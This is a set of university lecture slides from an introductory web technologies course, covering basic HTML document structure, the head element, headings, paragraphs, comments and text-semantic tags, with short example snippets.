
MDN web docs

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Overview>

- **What is the difference between webpage, website, web server, and search engine?**

MDN web docs

[https://developer.mozilla.org/en-US/docs/Learn/Common\\_questions/Web\\_mechanics/Pages\\_sites\\_servers\\_and\\_search\\_engines](https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/Pages_sites_servers_and_search_engines)



**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II**  
**WEB TECHNOLOGIES — LECTURE 02**


# **HTML: HYPERTEXT MARKUP LANGUAGE**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)


<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>




# PREVIOUSLY, ON WEB TECHNOLOGIES

- We've seen **the web** is a system of interconnected **hypertext documents**, which are linked to each other through **hyperlinks**.
- Clients (typically web browsers) use HTTP to fetch these hypertexts




# INSIDE AN HTTP SERVER

- An HTTP Server is a **software**
- **Listens** for HTTP requests on a certain port (e.g.: 80)
- Might manage multiple hosts
  - That's why theres a **Host** header in HTTP requests!
- Handles connections by serving files from the **Document root** in its filesystem
  - We do not want all our files to be accessible via HTTP, right?




# HTML: HYPERTEXT MARKUP LANGUAGE

- Web Browsers display **Documents** described using **HTML**
- A **Web App** consists of one or more documents (a.k.a. web pages)
- Key concept: **Markup Language**
- Documents are enriched with a set of annotations to control their **structure, formatting, or the relationship between their parts.**
- Several versions since 1993. We'll focus on **HTML Living Standard**



# HTML: HYPERTEXT MARKUP LANGUAGE

- In HTML, the annotations are called **tags**
- Tags are denoted using angle brackets



- Opening tags may also contain key-value **attributes** (value optional)

`<tagName attribute1="value" attribute2>`

# HTML: DOCUMENT STRUCTURE

- HTML documents must start with a `<!DOCTYPE HTML>` declaration
- Not a tag, it just tells the client what document type to expect
- The `<html>` tag represents the entire document
- It contains a `<head>` and a `<body>`

```
<!DOCTYPE HTML>
<html lang="en">←
<head>
  <title>Hello World!</title>
</head>
<body><!-- a comment --&gt;
  &lt;p&gt;Hello World!&lt;/p&gt;
&lt;/body&gt;
&lt;/html&gt;</pre>
```

`lang` attribute is encouraged for **accessibility**

`<head>` contains document **metadata**

`<body>` contains the actual document contents

# THE HEAD ELEMENT


- Is a container for **metadata**
- Metadata are data about data, i.e.: data about the current document
- Often not shown to users, but useful for browsers and search engines
- It is required to contain a **<title>**

```
<head>
  <title>The Book of Programming</title>
  <meta charset="UTF-8">
  <meta name="description" content="Fragments from the Book of Programming">
  <meta name="keywords" content="Wisdom, programming">
  <meta name="author" content="L. L. L. Starace">
  <meta http-equiv="refresh" content="30">
</head>
```

# CORE HTML ELEMENTS: HEADINGS

- **<h1>** to **<h6>**: Represent titles or subtitles


```
<!DOCTYPE HTML>
<html lang="en">
<head>
  <title>Headings Example</title>
</head>
<body>
  <h1>Top-level heading</h1>
  <h2>Second level heading</h2>
  <h3>Third level heading</h3>
  <h4>Fourth level heading</h4>
  <h5>Fifth level heading</h5>
  <h6>Sixth level heading</h6>
</body>
</html>
```



# CORE HTML ELEMENTS: PARAGRAPHS

- **<p>**: Represent paragraphs, typically start on a new line.


```
<h1>The Book of Programming</h1>
<p>
  This page contains some fragments
  from the great Book of Programming,
  an ancient manuscript lost to time.
</p>
<p>
  The book is said to be written by
  one of the students of the legendary
  master Fu-Tzu.
</p>
```



# CORE HTML ELEMENTS: COMMENTS

- Are ignored by Browsers, delimited by `<!--` and `-->`
- Can be useful to add notes or temporarily hide content

```
<h1>The two aspects</h1>
<!-- TODO: add more wisdom -->
<p>
    Below the surface of the machine,
    the program moves. Without effort,
    it expands and contracts.
</p>
<!--
<p>
    The forms on the monitor are but
    ripples on the water. The
    essence stays invisibly below.
</p> -->
```




# CORE HTML ELEMENTS: TEXT SEMANTICS

Tags can specify text-level semantics:

- <`em`>: *Emphasize* content
- <`strong`>: Represents **Strong** importance
- <`br/`>: Line Break (void tag, can be self-closing)
- <`abbr title="description"`>: Define acronyms and abbreviations
- <`del`>: Content that has been deleted from document
- <`ins`>: Content that has been inserted in document

# CORE HTML ELEMENTS: TEXT SEMANTICS

